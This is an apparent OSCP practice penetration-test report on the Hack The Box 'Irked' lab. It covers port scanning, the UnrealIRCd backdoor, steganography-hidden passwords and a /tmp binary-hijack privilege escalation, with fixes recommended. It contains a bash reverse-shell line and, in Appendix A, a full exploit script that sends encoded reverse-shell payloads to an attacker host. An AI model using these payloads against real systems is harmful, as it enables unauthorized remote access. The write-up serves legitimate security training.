Offensive Security Certified Professional Exam Report - Irked - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2024-01-05

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HTB Irked Machine** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current version of UnrealIRCd contains a known vulnerability that allows an attacker to execute remote commands on the system. Once in the server, by enumerating the system, an user can identify credentials which allows a privilege escalation to a higher privilege user. Furthermore, an attacker can create his own code that will be executed, when a customized binary of the application is executed.

1.1 Recommendation

It is recommended to update the IRC services to its latest version to prevent malicious users from exploiting known vulnerabilities.

Furthermore, the file permissions on the system should be configured to prevent users from accessing sensitive files from other users. To store credentials, it is also advisable to use password management tools. Hiding them using steganography may create an attacking surface, since images are always analyzed in an engagement.

Eventually, the server must be configured to prevent low privileges users from writing scripts that may be executed with root access using a normal command/binary as pivot.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.13.90

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Irked - 10.129.13.90

3.1.1 Network and Service Enumeration

TCP Scan

```
 Tports=$(sudo nmap -Pn -p- -T4 $target -oN portsT.txt | egrep "^[0-9]{2,5}" | sed
-E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $Tports
# Results
22,53,80,111,6697,8067,52230,65534
```


```
nmap -Pn -p$Tports -sS -sV -sC -PA $target -oN Tserv.txt
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
53/tcp    filtered domain
80/tcp    open     http    Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open     rpcbind 2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
```

```
6697/tcp  open     irc     UnrealIRCd
8067/tcp  open     irc     UnrealIRCd
52230/tcp open     status  1 (RPC #100024)
65534/tcp open     irc     UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

UDP Scan

```
Uports=$(sudo nmap -T5 -Pn -sU $target -oN portSU.txt -v | egrep "^[0-9]{2,5}" |
sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $Uports
PORT     STATE SERVICE
111/udp  open  rpcbind
5353/udp open  zeroconf
```

3.1.2 HTTP Enumeration



IRC Enumeration

The current version of the IRC service (Unreal3.2.8.1) contains a known vulnerability described in the CVE-2010-2075, which exploits a backdoor on the service to execute remote commands.

For this attack, we used the code available in the GitRepository

Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor. An adapted version of the code is available on the Appendix A of this document.

```
8067/tcp  open     irc     UnrealIRCd
Unreal3.2.8.1
```

3.1.2 Initial Access

Vulnerability Explanation: The main picture of the website was used to store the user's password using steganography.

Vulnerability Fix: It is recommended to use password manager tools to store credentials. Keeping them in hidden directories or hidden them in pictures using steganography creates an attacking surface that allows an attacker to further investigate and discover the secret information.

Severity: Critical

Steps to reproduce the attack:

1. By enumerating the files, we found a hidden file called *.backup* in the user's *djmardov* folder. This file has the following content:

```
cat /home/djmardov/Documents/.backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

2. Since *steg* can mean steganography, we used the tool *steghide* against the picture on the website and as passphrase UPupDOWNdownLRlrBAbaSSss:

```
steghide extract -sf irked.jpg
wrote extracted data to "pass.txt"
cat pass.txt
Kab6h+m+bbp2J:HG
```

User's proof of concept:

```
cat user.txt
ab6f01452bc6d84f6ee372b33b2b3bd6
whoami
djmardov
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The binary *viewuser* runs with administrative access and calls an executable called *listusers* on the */tmp* folder. In this case, an attacker can write its own version of *listusers* that executes any desired command, once the *viewuser* binary is executed.

Vulnerability Fix: When customized applications/binaries call other scripts/commands, the programmer must make sure that the full path of the called command is given to prevent unauthorized modification/creation of executables. Furthermore, low privileged users should have their rights restricted, when it comes to create executables on the system.

Severity: Critical

Steps to reproduce the attack:

1. Check binary *viewuser*
    a. Binary runs with root access
    b. It attempts to execute a script called *listusers* in the */tmp* folder
2. Create a script that establishes a connection back to the attacking machine:

```
#!/bin/bash
bash -i >& /dev/tcp/Attacking_IP/5555 0>&1
```

3. Start a listener on the attacking machine and run the command *viewuser* on the target.

System proof of concept

```
root@irked:/root# ls
pass.txt
root.txt
root@irked:/root# cat root.txt
c7c4932aaf14c6ac649dacd011881a45
root@irked:/root# whoami
root
```

Conclusion

- Check pictures for steganography
- Try to see everything inside higher privileged users

Appendix A - UnrealIRCd-3.2.8.1-Backdoor/exploit.py

Scripted adapted

```
#!/usr/bin/python3
import argparse
import socket
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('-payload', help='set payload type', required=True,
choices=['python', 'netcat', 'bash'])
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = 'Attacker_IP'  # CHANGE THIS
local_port = '4444'  # CHANGE THIS

# The different types of payloads that are supported
python_payload = python -c "import os;import pty;import
socket;tLnCwQLCel=\'{local_ip}\';EvKOcV={local_port};QRRCCltJB=socket.socket(socke
t.AF_INET,socket.SOCK_STREAM);QRRCCltJB.connect((tLnCwQLCel,EvKOcV));os.dup2(QRRCC
ltJB.fileno(),0);os.dup2(QRRCCltJB.fileno(),1);os.dup2(QRRCCltJB.fileno(),2);os.pu
tenv(\'HISTFILE\',\'/dev/null\');pty.spawn(\'/bin/bash\');QRRCCltJB.close();" '
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'

# our socket to interact with and send payload
try:
   s = socket.create_connection((args.ip, args.port))
except socket.error as error:
```

```
    print('connection to target failed...')
    print(error)

# craft out payload and then it gets base64 encoded
def gen_payload(payload_type):
    base = base64.b64encode(payload_type.encode())
    return f'echo {base.decode()} |base64 -d|/bin/bash'

# all the different payload options to be sent
if args.payload == 'python':
    try:
        s.sendall((f'AB; {gen_payload(python_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'netcat':
    try:
        s.sendall((f'AB; {gen_payload(netcat_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'bash':
    try:
        s.sendall((f'AB; {gen_payload(bash_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

#check display any response from the server
data = s.recv(1024)
s.close()
if data != '':
```

```
print('Exploit sent successfully!')
```